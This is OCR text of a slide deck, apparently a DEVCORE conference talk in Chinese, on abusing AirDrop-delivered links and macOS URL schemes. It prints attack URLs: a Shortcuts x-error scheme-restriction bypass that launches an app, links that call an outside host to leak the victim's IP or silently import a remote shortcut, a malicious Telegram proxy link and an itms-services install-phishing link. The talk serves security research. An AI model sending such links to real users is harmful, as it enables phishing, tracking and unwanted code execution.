
接收端

傳送端

傳送內容

DEVCORE


- 傳送圖片



傳送內容

DEVCORE

- 傳送圖片
- 傳送檔案



傳送內容


DEVCORE

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)

傳送內容

DEVCORE

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)



URL 101

Scheme Hostname Path Fragment

UserInfo Port Query

DEVCORE

URL 101

Scheme Hostname Path Fragment

UserInfo Port Query

DEVCORE

URL Scheme

DEVCORE

- http、https

URL Scheme


DEVCORE

- http、https
- file、gopher 、smb、ldap

URL Scheme

DEVCORE


- http、https
- file、gopher 、smb、ldap
- 其他軟體定義
  - slack
  - tg
  - line



DEVCORE

DEVCORE

有什麼優點？



僅公布於研討會

AirDrop attack vector

DEVCORE

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)
  - 隱蔽允許開啟程式提示
  - 限制 Scheme (file、smb ...)
  - 部分字元不可使用 {} ...

URL Scheme


DEVCORE


```
/System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServices.framework/Support/lsregiste
r -dump | grep 'claimed schemes:'

claimed schemes:            help:, x-apple-helpbasic:, x-apple-tips:
claimed schemes:            ms-phone:
claimed schemes:            mswindowsmusic:
claimed schemes:            mswindowsvideo:
claimed schemes:            ms-device-enrollment2:, ms-wxh:
claimed schemes:            ftp:, gopher:, http:, https:, mailto:, news:, nntp:, ssh:, telnet:, wais:
claimed schemes:            http:, https:, prli:, prlnc:, prlql:, prlshare:
claimed schemes:            prltechdatapd:
claimed schemes:            afp:, cifs:, file:, ftp:, nwnode:, smb:
claimed schemes:            ipp:, ipps:
```

繞過限制 Scheme

DEVCORE

shortcuts://x-callback-url/run-shortcut?name=x&
x-error=file:///System/Applications/Calculator.app





僅公布於研討會

DEVCORE

洩漏對外連線 IP


DEVCORE

- Screen Sharing
  - vnc://devco.re:1337/
- Shortcuts
  - shortcuts://x-callback-url/import-shortcut?url=https://devco.re:1337/x.shortcut&name=xx&silent=true
- Parallels
  - prli://devco.re

Telegram

DEVCORE

- 新增惡意 Proxy
- tg://proxy?
  server=1.1.1.1&port=8787&secret=aaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaa




安裝程式釣魚

DEVCORE

- itms-services://?action=download-manifest&url=https://devco.re:1337/

應用程式弱點 – VSCode CVE 2022–41034

DEVCORE



僅公布於研討會

應用程式弱點


- 工程師常見應用程式
  - 筆記軟體
  - 開發軟體
  - 編輯器
- 目標客戶安裝應用程式
  - 客製軟體
  - VPN 客戶端


DEVCORE

轉頭看旁邊的同事

Joplin

DEVCORE





僅公布於研討會

DEVCORE

